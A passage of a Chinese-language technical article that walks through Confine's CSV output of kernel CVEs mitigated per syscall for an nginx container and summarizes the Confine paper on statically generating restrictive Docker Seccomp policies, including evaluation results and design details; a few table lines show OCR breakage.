-d：启用 / 禁用调试模式，调试模式会打印更多的日志。

注意：用来生成内核函数和它们 CVE 之间映射的脚本位于单独的仓库。使用的时候不需要重新创建这些结果。

执行上述命令后，将创建一个名为 results.container.csv 的文件。其中每一行都表示能够缓解的一个 CVE。文件部分内容如下所示：

```
CVE-2015-8539;keyctl                    add_key;Gain privileges     Denial Of Service;True;1;nginx
CVE-2013-4205;unshare;Denial Of
Service;True;1;nginx
CVE-2019-9857;inotify_add_watch;Denial Of
Service;False;1;nginx
CVE-2010-4250;inotify_init1;Denial Of
Service;False;1;nginx
CVE-2019-13272;ptrace;set0 ;True;1;nginx
CVE-2017-7472;keyctl                    add_key                     request_key;Denial Of
CVE-2013-0871;ptrace;Gain
privileges;True;1;nginx
CVE-2014-7970;pivot_root;Denial Of
Service;True;1;nginx
CVE-2012-6549;name_to_handle_at;Obtain
Information;True;1;nginx
CVE-2010-0415;move_pages;Denial Of
Service;True;1;nginx
CVE-2017-14140;move_pages;Obtain
Information;True;1;nginx
CVE-2017-6001;perf_event_open;Gain
privileges;True;1;nginx
CVE-2011-1182;rt_tgsigqueueinfo
CVE-2010-4083;semctl;Obtain
Information;False;1;nginx
CVE-2012-1097;ptrace;Denial Of
Service;True;1;nginx
CVE-2009-1527;ptrace;Gain
privileges;True;1;nginx
CVE-2014-9870;ptrace;Gain
privileges;True;1;nginx
CVE-2010-3066;io_submit;Denial Of
Service;False;1;nginx
```

这里以第一条为例：

- Cveid，可缓解的 CVE 编号，值为 CVE-2015-8539；
- 系统调用的名字 (可以有多个)，值为 add_key，keyctl；
- CVE 的类型 (可以有多个)，值为 Denial Of Service,，Gain privileges；
- 是否可被 docker 默认的 Seccomp 策略缓解，值为 True；
- 受影响 docker 镜像的个数，值为 1；
- 受影响 docker 镜像的名字，值为 nginx。

(3) 查看 results.container.csv 中报告的所有已缓解的 CVE。通过图中命令,还可以查看未被默认 Docker Seccomp 过滤器缓解，但现在被 Confine 缓解了的 CVE 子集。

```
~/Confine/confine$ cat results.container.csv | grep False
CVE-2019-9857;inotify_add_watch;Denial Of Service;False;1;nginx
CVE-2010-4250;inotify_init1;Denial Of Service;False;1;nginx
CVE-2011-1182;rt_tgsigqueueinfo, rt_sigqueueinfo;set();False;1;nginx
CVE-2010-4083;semctl;Obtain Information;False;1;nginx
CVE-2010-3066;io_submit;Denial Of Service;False;1;nginx
CVE-2010-4072;shmctl;Obtain Information;False;1;nginx
CVE-2009-0859;shmctl;Denial Of Service;False;1;nginx
CVE-2016-7911;ioprio_get;Gain privileges, Denial Of Service;False;1;nginx
CVE-2017-11176;mq_notify;Denial Of Service;False;1;nginx
CVE-2014-9903;sched_getattr;Obtain Information;False;1;nginx
CVE-2018-13053;clock_nanosleep;Overflow;False;1;nginx
CVE-2017-14954;waitid;Obtain Information, Bypass a restriction or similar;False;1;nginx
CVE-2014-8133;set_thread_area;Bypass a restriction or similar;False;1;nginx
CVE-2017-5123;waitid;Gain privileges;False;1;nginx
```

2. Confine 的有效性验证

通过上面的实践，发现利用该工具不光可以生成 Seccomp 配置文件，还能查看被加固后的容器实际规避了的内核漏洞。不过它是否具有通用性还不是很清楚，毕竟每个镜像的情况各异。

那么本节就从开发者提供的论文中找找答案。原文请参

考 Confine: Automated System Call Policy Generation for Container Attack Surface Reduction[4]。

为了方便，下文都将以第一人称进行叙述。

2.1 公开容器的分析

2.1.1 数据集收集

Docker Hub 提供了 153 个“official”容器镜像（这个数字统计于文章编写时），同时还有许多其他社区维护的镜像。为了这次评估，我们收集了一个数据集，包括：

- 153 个官方维护的 Docker 镜像
- 前 200 个最受欢迎的社区维护镜像


由于两个列表之间存在重叠，因此初始数据集由 209 个不重复的 Docker 镜像组成。

在这 209 个镜像中，有 193 个是免费提供的，可以在没有任何付费及许可要求的情况下使用，所以数据集进一步缩减至 193。在这 193 个镜像中，有 43 个需要某种形式的手动设置，比如需要启动先决容器（如 rocket-chat），或指定复杂的配置设置。由于运行这些镜像所需的手动步骤比较复杂，所以我们也将这些镜像排除在测试范围之外。最终的数据集包括 150 个 Docker 图像（122 个 official 和 28 个 unofficial），这些镜像可以由我们的系统自动处理。

2.1.2 容器统计

Docker Hub 会根据每个官方镜像的拉取请求（下载）数量，为其分配一个流行度指标。我们通过官方 Docker Hub API 为 153 个官方镜像收集了这个数字（对于大多数非官方镜像，返回的值为零）。下图中（a）展示了 153 个官方镜像在下载数量上的流行度分布。可以看到，其中 15% 的 Docker 镜像占据了大部分的下载量，而其余大部分镜像则不那么受重视。这意味着，将更多的镜像加入到评估集中也不会增加数据集在容器流行度方面的重要性，那么也就没必要加入更多的镜像了。

我们会提取每个容器中执行的二进制文件列表，并检索它们的加载库。图中 b、c 图表分别展示了被测容器执行的二进制文件和加载库的数量分布。大约 75% 的容器执行的二进制文件少于 16 个，75% 的容器需要的库少于 47 个。



在 3.5.3 节中，我们将讨论如何处理 C/C++ 以外语言编写的应用程序。为了深入了解这些语言的使用频率，我们统计了收集到的容器中所使用的编程语言。容器化应用中最常用的编程语言包括 C/C++、Java 和 Go，如下表所示。

编程语言	镜像个数	示例应用
C/C++	92	Nginx, Apache Httpd, MongoDB, MySQL
Java	34	Cassandra, Solr, Tomcat, Sonarqube, JRuby
Go	21	Traefik, Registry, Telegraph, Metricbeat
JavaScript	6	Kibana, Ghost, Hipache
Python	5	Celery, Plone, Hylang, Hipache, ROS
Perl	2	Nuxeo, GitLab Community Edition

许多常见的服务器应用程序（如 Nginx、Apache Httpd 和 MySQL）都属于 C/C++ 类别，其中有 61% 的容器。然而，还有 22% 的镜像中托管基于 Java 的应用程序，如 Apache Cassandra（NoSQL 数据库），Apache Solr（开源搜索引擎平台）和 Apache Tomcat。 由于 Go 被用于开发 Docker 生态系统中使用的许多管理工具，所以基于 Go 的容器也占了相当的数量（14%）。


我们根据容器中是否存在相应的语言运行时，将容器分为基于 Java 或基于 Python/Perl 的容器。由于大多数容器中包含小型实用工具，如 sed、grep 和 find，这将导致容器属于 C/C++ 类别，因此 Confine 只会在容器中没有运行任何其他编程语言编写的程序时，才会将其归入 C/C++ 类别。 例如，Cassandra 容器同时调用 sed（一个 C 程序）和 Java 应用程序。我们就不把这个容器归入 C/C++ 和 Java 两个类别，而只把它视为下表结果中的 Java 容器。

2.2 过滤系统调用

我们使用 150 个 Docker 镜像集来评估我们的工具在筛选 Syscalls 方面的有效性。 首先，Confine 会自动分析每个容器（具体分析方法详见 3.5.2 节），分析提取二进制文件所需的系统调用列表。然后，它将生成一个 Seccomp filter 来禁用所有不需要的系统调用。最后，我们还会将容器与 filter 一起在 Docker 引擎上运行，以测试正确性。

我们通过度量每个容器过滤掉的 Syscalls 数量来评估我们方法的有效性。因为每个系统调用都是一些内核功能的入口点，所以禁用一个系统调用就相当于缓解了该内核功能相关代码中所有的漏洞（此外，还禁止了该系统调用成为恶意代码的一部分）。除了数量，还要关注质量，所以我们用已知缓解的 CVE 个数来量化攻击面减少的程度，并在 2.3.2 节中介绍最终结果。

下图显示了测试集里 150 个容器中被过滤的 Syscalls 个数的累计分布。对于大约一半的容器，Confine 禁用了 145+ 系统调用（Linux 中目前可用 326 个系统调用）。即使在最坏的情况下（x 轴的最左边），也有 100 多个系统调用被移除。这意味着与 Docker 默认的 Seccomp filter 禁用 49 个系统调用相比，至少禁用了两倍或更多。



对于热度排名前 15 的 Docker 镜像，平均限制了 148 个系统调用。这些镜像包括 Nginx、PostgreSQL、MySQL 和 MongoDB 等。

对于 Nginx，我们观察到它正常操作需要 160 个系统调用 (从 326 个中过滤掉了 166 个)，而 Wan 等人通过动态分析只识别出 76 个。完整的列表如下所示。

镜像名称	过滤掉的 syscalls	热度排名
oracle-database-enterprise-edition	138	1
oracle-serverjre-8	190	2
mysql-enterprise-server	128	3
couchbase	140	5
db2-developer-c-edition	100	6
oracle-instant-client	190	7
redis	171	8
ibm-security-access-manager	110	9
mongo	143	10
ubuntu	184	11
busybox	142	12
node	150	13
postgres	133	14
nginx	166	15
mysql	135	16

2.2.1 可用性验证

为了确保生成的系统调用策略不会破坏任何正常功能，我们执行了额外的验证运行。

(1) 一般性验证

首先，我们检查容器是否能够用 Seccomp 配置文件正确地启动。 除非我们把 Docker 框架本身需要的系统调用给过滤掉了，否则这一步都会成功。

Docker 镜像是用一个名为 Dockerfile 的容器文件来确定的。Dockerfile 中的 Entrypoint 属性规定了容器在启动时必须调用的应用程序。如果这个应用程序退出 (或崩溃)，容器就会退出，经验证这种情况不会发生。

然而，即使应用程序仍然在运行，它也可能会遇到错误。例如，它可能会遇到被应用程序妥善处理了的异常，但这在正常操作中仍然会导致问题。为了捕获这些情况，我们检查容器生成的日志文件。Docker 提供了一个简便的方式来读取由容器化应用程序生成的日志。我们对加固后的容器与默认容器生成的日志进行比较。由于日志中的值 (如时间戳和进程 id) 可能在不同的执行过程中有所不同，因此我们忽略掉这些值。

(2) 深层验证

我们还通过使用基准测试套件 (benchmark suites) 来做进一步的验证。对于这个验证工作，主要关注最流行的 Docker 镜像。因为需要手工操作，我们收集了一套适用于 TOP-50 Docker 镜像中 10 个镜像的基准测试工具。这些工具包括特定领域的基准测试工具、Selenium 脚本和 CloudSuite benchmarks。被测 Docker 镜像包括 :MongoDB、PostgreSQL、MySQL、Redis、Wordpress、PHP、Memcached、Nginx、Apache Httpd 和 MediaWiki。

CloudSuite 的 web 服务 benchmark 基于开源社交网站 Elgg。Elgg 是一个基于 php 的应用程序，使用 MySQL 作为数据库。它还提供了一个运行在 Nginx 服务器上的流媒体服务器。最后，它还提供了 Memcached 的基准测试。我们为运行这些基准测试

的容器生成了系统调用策略，并验证了基准测试能够成功运行。

对于 MongoDB，使用 mongo-perf，在一个线程上应用 simple_insert 和 simple_query 测试套件中的所有测试用例，持续 10 秒。

对于 PostgreSQL，使用 pgbench，它首先创建一个新的数据库，然后运行测试用例。对于 MySQL，使用 sysbench 工具，在初始化新数据库后，使用 16 个线程在 10 张表上运行 OLTP 读写测试。

对于 Redis，使用 redis-benchmark，并在每个测试中改变请求的类型和数量、客户机数量和加载数据的大小，运行多个测试。

Wordpress 和 Mediawiki 运行在 Apache Httpd 上，运行了一个加固后的 MySQL 容器作为它们的数据库，并使用 Selenium 通过自动用户交互来创建内容。使用一些脚本 (https://www.usenix.org/conference/usenixsecurity19/presentation/azad)，通过这些脚本，执行不同的操作，如创建用户、帖子。

所有的操作都成功地进行了，通过日志或脚本输出也没有发现异常。

2.2.2 可用性结果

基于上述过程，最终验证结果是 150 个加固容器中有 146 个运行成功,4 个运行失败，原因如下。首先，由于存在大量依赖关系，Confine 无法提取三个基于 Go 镜像的系统调用，对于 influxdb 和 Chronograf 镜像，原因是 Go 调用图形工具无法应用于它们的源代码，Sematext 镜像是因为其源代码不可用。

其次，Java 提供了通过 Java 原生接口直接访问操作系统接口的选项。因此我们需要分析每个程序的 Java 代码来提取 JNI 调用的系统调用。不过 Elasticsearch 镜像是在 Java 数据集中看到的唯一使用此特性的示例，因此并未投入时间来实现针对它的分析。

2.3 量化减小的攻击面

以往软件 debloating 工作大多是将删除的代码量 (以及 ROP 小工具的数量) 作为改进的主要度量。相比之下，我们的方法并没有删除任何代码，只是限制了恶意容器可以调用的 Syscalls，即通过减少宿主机内核暴露给潜在恶意应用的系统调用数量来降低主机内核的攻击面。

为了证明我们的工具在减小攻击面方面的有效性，我们的出发点是 Lin 等人之前研究中使用的漏洞集 (https://csis.gmu.edu/ksun/publications/container-acsac18.pdf)。这些漏洞都是可以利用的，即便使用了容器隔离机制，如命名空间、cgroups 和 capabilities。为了更好地了解过滤单个系统调用对缓解潜在内核漏洞的影响，我们将每个 CVE 映射到其对应的系统调用上。

2.3.1 将内核 CVE 映射到系统调用

为了执行分析，我们使用一个定制的自动化工具来抓取 CVE 网站中的 Linux 内核漏洞。该工具会对 Linux 内核 Git 仓库中的每一次提交进行解析，以找到给定 CVE 对应的补丁，并检索被补丁修改的相关文件和函数。在将 CVE 映射到各自的函数后，我们

建立了 Linux 内核调用图，并分析其中哪些部分可以被某个系统调用所独占。

我们使用 KIRIN 构造了 Linux 内核的调用图 (https://www.usenix.org/conference/usenixsecurity19/presentation/zhang-tong)。这使我们可以知道内核中的哪些函数是从哪个 Syscall 调用的，从而推断出过滤掉一组系统调用时内核代码的哪一部分永远不会被调用。

我们发现，虽然只有少数的 CVEs 直接与被过滤掉的系统调用代码相关，但与许多 CVEs 相关的文件和函数是被 filtered 系统调用专门且唯一调用的。通过将 CVEs 与 KIRIN 创建的调用图相匹配，我们能够确定给定容器系统调用集相关的所有漏洞。这为我们提供了一个攻击面减少的可量化属性。即，容器应用了 Confine 生成的系统调用限制策略后，能被缓解的 CVEs 个数。

2.3.2 通过 Confine 缓解了的 CVEs

结果汇总在下表中。所有 Linux 内核 CVEs 根据其对底层系统的影响会被分配一个类别。

通过删除不需要的系统调用从而缓解的 CVEs

系统调用	CVE 个数	CVE 示例	CVE 类型	镜像个数	镜像示例
set_thread_area	1	CVE-2014-8133	B	146	Nginx, MongoDB, Apach Httpd, MySQL
mq_notify	1	CVE-2017-11176	D	146	Redis, CouchDB, Apache Httpd, MySQL
sched_getattr	1	CVE-2014-9903	I	146	Postgresql, Nginx, Memcache
io_submit	1	CVE-2010-3066	D	142	Rethinkdb, Apache Httpd, Nginx, Redis
rt_(tg)sigqueueinfo	1	CVE-2011-1182	Other	140	MongoDB, Nginx, Apache Httpd, MySQL
clock_nanosleep	1	CVE-2018-13053	O	140	MongoDB, Nginx, Apache Httpd, MySQL
ioprio_get	1	CVE-2016-7911	P,D	131	Redis, Nginx, Apache Httpd, MySQL
waitid	2	CVE-2017-14954, CVE-2017-5123	B,P,I	114	Nginx, MongoDB, CouchDB, MySQL
inotify_init1	1	CVE-2010-4250	D	101	Nginx, Apache Httpd, MySQL
semctl	1	CVE-2010-4083	I	97	Nginx, CouchDB, Redis
inotify_add_watch	1	CVE-2019-9857	D	77	Nginx, Apache Httpd, MySQL
shmctl	2	CVE-2009-0859, CVE-2010-4072	I,D	71	Ioja, Hylang, Rethinkdb
semget, msgget, shmget	1	CVE-2015-7613	P	62	Julia, Ioja, Clearlinux
splice	1	CVE-2009-1961	D	57	MongoDB, Rethinkdb, Oraclelinux
epoll_ctl	1	CVE-2012-3375	D	48	Crux, IBM-db2-warehouse-oc, Adminer
setsockopt	5	CVE-2016-4997, CVE-2016-8655	P,M,O,D	22	Euleros, Clearlinux
([f,l]remove,[f,l]set)xattr	1	CVE-2011-1090	D	22	Clearlinux, Fluentd
ioctl	26	CVE-2010-2478, CVE-2009-0745	I,P,B,O,D	1	Nats
madvise	2	CVE-2012-3511, CVE-2017-18208	D	1	Busybox

I：获取信息 P：获得特权 B：绕过限制 O：溢出 D：拒绝服务 M：内存损坏

虽然提权的后果最严重，但其他类型的影响也是需要考虑的。利用拒绝服务攻击，攻击者有可能破坏所有运行在同一宿主机上的容器和应用程序。“绕过限制”类的漏洞，可能允许攻击者直接或间接绕过隔离机制实施攻击。同样，利用“获取信息”类别中的漏洞，可能会导致敏感内核数据的泄露，从而危及为容器提供的隔离保障。

根据我们的分析，除了 Docker 默认 Seccomp 策略缓解的 25 个 CVE 之外，通过应用生成的策略，所有研究容器中的 51 个 CVE 被有效地缓解了 (即攻击者无法触发这些漏洞)。这些 CVEs 包括可被用来对内核进行拒绝服务攻击的 (CVE-2012-3375、CVE-2016-7911 和 CVE-2017-11176)，进行提权攻击的 (CVE-2017-5123、CVE- 016-7911 和 CVE-2015-7613)，或者泄露敏感内核信息的 (CVE-2017-14954 和 CVE-2014-9903)。可以看出，在这 51 枚 CVE 中，前 7 个漏洞所在镜像个数都超过了 130，不过这次被移除了。

3. 设计思路 & 实现细节

以上，Confine 的可用性得到了验证，减小的攻击面也可被量化了。那么它是如何实现的呢？本节就来详细介绍。

3.1 需求来源

介于 Kubernetes 等编排器运行容器和管理容器的便利性，众多开发者和组织开始使用容器，因为它们提供了更低的成本和更高的灵活性。虚拟机会运行自己的操作系统 (OS)，而对于容

器来说，多个租户可以在宿主机的同一个 OS 内核之上启动容器。这使得容器与虚拟机相比更加轻量级，从而可以在同一硬件上运行更多的实例。

然而，容器的性能提升是以弱于虚拟机的隔离为代价的。在同一主机上运行的容器之间的隔离完全是由底层操作系统内核在软件中强制执行的。因此，能够访问第三方宿主机上容器的攻击者可以利用内核漏洞来提升他们的权限，并完全攻陷主机（以及危害在其上运行的所有其他容器）。

容器环境中的可信计算基础基本上包含了整个内核，因此内核的所有入口点都有可能成为潜在攻击面的一部分。尽管使用了操作系统提供的严格软件隔离机制，如 capabilities 和 namespaces，但恶意租户仍可以利用内核漏洞来绕过它们。例如，waitid 系统调用中的一个漏洞就会允许恶意用户实施提权攻击，逃离容器以获得对宿主机的访问权限。

同时，Linux 内核的代码库也在不断扩大，以支持新的功能、协议和硬件。这些年来，系统调用数量的增加表明了内核代码的“膨胀”。 Linux 内核的第一个版本(1991 年发布) 只有 126 个系统调用，而 4.15.0-76 版本（2018 年发布）支持 326 个系统调用。Kurmus 等人的研究表明，每个新的内核函数都是访问整个内核代码中一部分的入口，从而导致攻击面越来越大。

作为应对现代软件不断扩大代码库的一种措施，减少攻击面的技术开始受到重视。这些技术背后的主要思想是识别和删除（或缓解）那些虽然是程序的一部分，但完全无法访问（例如，共享库中的 non-imported 功能），或对特定的工作负载 / 配置不需要的代码。以前的大量工作在不同层面上应用了这个想法，包括从共享库中删除未使用的函数，甚至删除了所有不需要的库；以及根据应用需求来修改内核代码，或者限制容器的系统调用。事实上，NIST 容器安全指南中的建议之一就是通过限制容器的功能来减少攻击面。

尽管这些方法的性质各不相同，但都面临着一个共同的挑战，那就是如何准确地识别，然后最大限度地删除那些可以安全删除的代码。基于静态代码分析的工具遵循一种比较保守的方式，为了保持兼容性，并不会删除所有实际上不需要的代码。另一些依靠动态分析和训练的方法，会使用真实工作负载来训练系统，并确定实际执行的代码，同时丢弃其余没用到的代码（即“保留需要的东西”）。对于给定的工作负载，这种方法可以最大限度地删除代码，但正如我们将在 3.3 节中所展示的那样，它并不能详尽地捕捉到不同工作负载可能需要的所有代码，更不用说那些很少执行的代码部分了，比如错误处理流程。

鉴于之前减小容器攻击面方面的努力大都集中在动态分析上，在 Confine 的设计中，我们的目标是提供一个更通用、更实用的解决方案，以达到在不需要训练的情况下随时应用于任何容器的保护。

为此，我们提出了一种自动化技术，用于为任意容器生成限制性的系统调用策略，限制可能被滥用的底层内核暴露接口。通过静态代码分析，我们会检查容器化应用程序的所有执行路径及其所有

依赖关系，并确定容器正确运行所需的系统调用超集。

我们工作的主要贡献包括：

(1) 提出了一种更通用的方法，用于自动生成任意容器的限制性 Seccomp 策略，而不必依赖于目标程序的源代码。

(2) 对 Linux 内核 CVE 进行了彻底的分析，并将它们与内核代码里的功能建立了映射关系。我们确定了可以使用哪些系统调用来利用某个 CVE，并以此映射为基础来评估我们方法的有效性。

(3) 我们检查了 200 多个来自 Docker Hub 中最流行的公开 Docker 镜像，并对它们的特点进行了分析。

(4) 我们用上述镜像对系统进行了实验评估，并证明 Confine 在生成限制性系统调用策略方面的有效性，该策略使得之前披露的 51 个内核漏洞无法被利用。

3.2 威胁场景


我们认为，本地攻击者可以完全访问在第三方宿主机上运行的容器。这种访问可能是合法授予的(例如,作为云服务的普通用户)，也可能是由于破坏了在容器上运行的脆弱进程而获得的。潜在的受害者包括宿主机的操作系统内核，以及在其上运行的任何其他容器。不过我们只专注于防止攻击者逃离容器，所以防止在容器内运行的应用程序被利用并不是我们工作的重点。

Confine 限制了攻击者可以调用的系统调用集。在准备利用漏洞的场景下，这意味着攻击者运行的漏洞利用代码（例如，shellcode 或 ROP 有效载荷）或恶意程序的功能将受到更多限制，因为它们不能依赖于容器不需要的系统调用。更重要的是，通过禁止访问较少使用和较少测试的系统调用（这些系统调用的内核代码中很可能包含导致提权的漏洞），攻击者就无法通过触发这些漏洞来损害内核。

3.3 静态分析的必要性

以前的相关工作使用动态分析来推导出容器使用的系统调用列表。然而，动态分析并不健全，因此可能会错过一些执行路径。为了证明这个问题，我们手动分析了 Nginx，发现只使用动态分析时遗漏了三个系统调用。在我们的评估中，我们使用的 Nginx 启用了缓存管理和自动索引功能。

Nginx 会产生一个单独的 cache-manager 进程来处理缓存管理。当缓存满时，这个进程会使用 unlink 系统调用清除旧的缓存文件。 动态分析 Nginx 可以捕捉到 cache-manager 进程的初始化，但很可能无法捕捉到删除旧缓存文件的过程，因此无法捕捉到 unlink 系统调用的使用。由于在程序的正常执行过程中，在其他任何地方都不会调用 unlink 系统调用，因此仅仅依靠动态分析会导致 unlink 被标记为未使用。此外，延长动态训练的持续时间并不能解决该问题，因为只有当缓存满了的时候才会触发对旧片段的删除。 训练需要请求足够多的新片段来填满缓存。因此，要正确地设置训练过程来处理这种情况是比较困难的。下图就展示了在训练过程中没有被发现的控制流的部分。



Nginx 中被动态分析遗漏的控制层示例

椭圆代表函数，而矩形代表基本块。虚线的分支和块在训练过程中没有被执行到，因此遗漏了部分系统调用。

另一个未能捕获系统调用的例子是在显示目录列表时使用 lstat。除了这个功能之外，Nginx 的其他部分都没有使用 lstat。由于目录列表通常是由用户手动输入一个 URL 触发的，而不是通过网站上任何现有的 URL 触发，所以基于动态分析的方法不太可能捕捉到这个系统调用。

在另一种情况下，Nginx 二进制文件可以在不删除客户端连接的情况下更新到新版本。系统调用 getsockopt 和 getsockname 用于将现有套接字连接移交给新进程，并且这两个调用在代码的其他地方没有使用，这也使得动态分析很难发现它们。

上述例子说明了动态分析和静态分析面临着脆弱性和过度逼近之间的权衡。单纯依靠动态分析，需要训练足够全面，才能够预测和捕捉到上述所有的特殊案例。相比之下，静态分析的结果是可以保证健全的，但可能包括某些工作负载从未调用的系统调用。由于我们的目标是寻求一个实用的通用解决方案，所以我们选择使用静态分析来捕捉应用所使用的 Syscalls 超集。

3.4 设计

我们的目标是通过限制每个容器可用的 Syscalls 数量，来减少暴露给恶意租户的内核攻击面，这些系统调用有可能被用于恶意目的（有可能是作为利用代码的一部分，或是作为利用内核漏洞的通道）。为了达到这个目的，一旦容器镜像被用户完全配置，Confine 就会对其进行“强化”，即在容器内只允许访问那些正常运行实际需要的系统调用。

要识别出容器正常执行中所必需的系统调用需要满足以下要求：


(1) 识别可能在容器内运行的所有应用程序

(2) 识别每个应用程序导入的所有库函数

(3) 将库函数映射到系统调用

(4) 从应用程序和库中提取直接的系统调用

下图是实现的整体思路，Confine 目前支持运行在基于 Linux 的虚拟主机上的 Docker 容器，但类似的分析也可以针对其他容器环境和操作系统进行。



Confine 的系统调用提取过程概述

动态分析阶段，不需要执行任何应用程序特定的工作负载，其唯一目的是识别出在容器中运行的应用程序。然后对每个应用

程序进行静态分析，识别它所使用的所有库函数，以及它所依赖的系统调用。

3.4.1 动态分析识别容器中运行的所有应用程序

虽然容器通常是专门用来运行单个应用程序或服务的，但它们通常会在执行主程序之前调用许多其他实用程序和支持程序。例如，默认的 MongoDB Docker 镜像会调用以下支持程序来设置环境：bash、chown、find、id 还有 numactl。

我们必须识别出在容器的生命周期内可能运行的所有程序。Confine 依靠有限时间的动态分析来捕获系统上创建的进程列表。分析工具 Sysdig 会记录自容器创建以来，在可定义的时间段内（默认情况下为 30 秒）启动的每一个应用程序，这个时间段足以捕获系统初始化，以及系统的“稳定”状态。

我们的方法与前人的工作不同，之前的工作依赖于使用各种工作负载的动态训练来推导出系统调用列表。而在我们的方法中，动态分析的目标只是识别要分析的二进制可执行文件集，然后再采用静态分析推导出这些程序所调用的 Syscalls。

上述动态分析是为了方便、自动化地对多个容器镜像进行批量分析。但是某些容器中可能会包含不是一开始就启动的应用程序，对于这类情况，Confine 支持手动提供外部可执行文件列表，这些可执行文件也应该被包含在分析中。

3.4.2 静态分析

动态分析往往无法执行所有可能的代码路径，尤其是在训练期间无法获得全面工作负载的情况下。所有为了确保完整的代码路径覆盖，一旦我们有了在容器上执行的应用程序列表，我们就会进行静态分析，以提取正确执行每个应用程序所需的所有 Syscalls。

(1) libc

libc 是 Stantard C Library 的简称，它是符合 ANSI C 标准的一个标准函数库。libc 库提供 C 语言中所使用的宏，类型的定义，字符串操作符，数学计算函数以及输入输出函数等。

用户程序通常通过 libc 库调用系统调用，libc 库提供了相应的封装函数（例如，libc 函数 read 调用系统调用 SYS_read）。Confine 分析 libc 的源代码，得出了导出函数与其调用的 Syscalls 之间的映射关系。

一个 libc 函数可能有多个控制流路径通往实际的系统调用。因此，为了正确识别一个给定的 libc 函数调用了哪些系统调用，我们需要分析这些路径。为此，Confine 静态地分析了 libc 的源代码，得出了其完整的调用图，并准确地将每个函数映射到其各自的系统调用。

函数指针在 libc 中应用非常广泛，但是，精确的指针分析（Points-to analysis）在可扩展性和性能上存在明显的问题。所以为了避免执行 Points-to analysis，我们采用了一种更保守的方法，即保留了所有通过任何函数调用的系统调用。

有了 libc 函数和系统调用之间的精确映射，就可以直接分析每个程序（主可执行文件和库）了，识别程序中所有导入的 libc 函数，从而推导出程序可能调用的所有系统调用合集。需要强调的是，这

个过程在每个 libc 版本中只执行一次，即推导出的映射会被保存并在所有容器中使用。

(2) 直接系统调用

除了使用 libc 包装器，应用程序和库也可以直接使用 syscall() 函数，或者使用 syscall 汇编指令来调用 Syscalls。虽然使用这种方法的应用程序和库的数量有限，但为了完整起见，我们使用二进制代码反汇编来提取所有直接的系统调用。我们将在 3.5.2 节详细描述了这个过程。一些用 C/C++ 以外的语言开发的应用程序也需要特殊的考虑，我们将在第 3.5.3 节中讨论。

3.4.3 加固容器镜像

一旦生成了容器运行所需的所有 Syscalls 列表，我们就可以对容器镜像进行加固了。 Docker 容器支持使用 Seccomp filters 来限制从容器中可访问到的系统调用。用户可以使用自定义规则集来启动容器，规则集规定了容器可以访问的系统调用。这个规则集可以是黑名单形式，也可以是白名单形式。对于 Confine，我们使用一个黑名单列表，列出了容器内不允许调用的系统调用。

根据 3.5.1 和 3.5.2 节中执行的分析，我们最终使用一个自动脚本来推导出被禁止的系统调用列表，并构建相应的 Seccomp 配置文件。如果在这个过程之后，有任何新的应用程序需要在容器上执行，管理员必须再次执行脚本来更新 Seccomp 配置文件。

3.5 实现

3.5.1 将 libc 函数映射到系统调用

为了确保正确性，需要一个精确的函数调用图来识别和限定未使用的系统调用。根据对 Docker Hub 中 200 多个流行 Docker 镜像的分析，我们发现尽管大多数容器使用流行的 glibc 库作为其主要的用户空间 libc 库，但也有 12 个使用到了 musl-libc。虽然 musl-libc 和 glibc 都提供了 C 标准库函数的实现，应用程序应该能够互换使用，但我们发现标准 libc 函数使用的系统调用有时在 musl-libc 和 glibc 之间存在差异。

为了最大限度地提高兼容性，我们对这两个库分别进行了分析，提取出它们的调用图，以及相应函数到系统调用的映射。此外，由于 glibc 和 musl-libc 之间的某些差异，我们不得不使用不同的工具链来分析这两个库，接下来将讨论这些差异。

3.5.1.1 Musl-Libc

Musl-libc 是一个轻量级的 C 标准库，与 glibc 相比，它的代码库更小。在我们的分析中，我们用 LLVM 编译器工具链编译了 musl-libc，并实现了一个 LLVM pass 来提取完整的调用图。这个 pass 对代码的中间表示（IR）进行操作，并记录每个函数调用。为了识别系统调用，除了记录每个函数调用外，我们还特别记录了对 syscall 函数的调用。利用提取的调用图，我们为 musl-libc 中每个导出的函数和它所调用的系统调用之间建立了映射。我们修改了编译器工具链，能够实现在任何优化之前都调用 pass，以防止由于优化和代码转换造成的精度损失。

Musl-libc 使用 weak_alias 宏来确定函数的弱符号（weak symbol）。弱符号可以被具有相同名称的强符号覆盖，而不会出现名称重复错误。我们的 LLVM pass 也会跟踪这些别名。

强符号与弱符号

在 C 语言中，函数和初始化的全局变量（包括显示初始化为 0）是强符号，未初始化的全局变量是弱符号。其规则如下：

- 同名的强符号只能定义一次，否则编译错误。
- 同名的强弱符号同时存在时，以强符号为准。
- 多个弱符号相同存在时，则从多个弱符号中任选一个。

3.5.1.2 Glibc

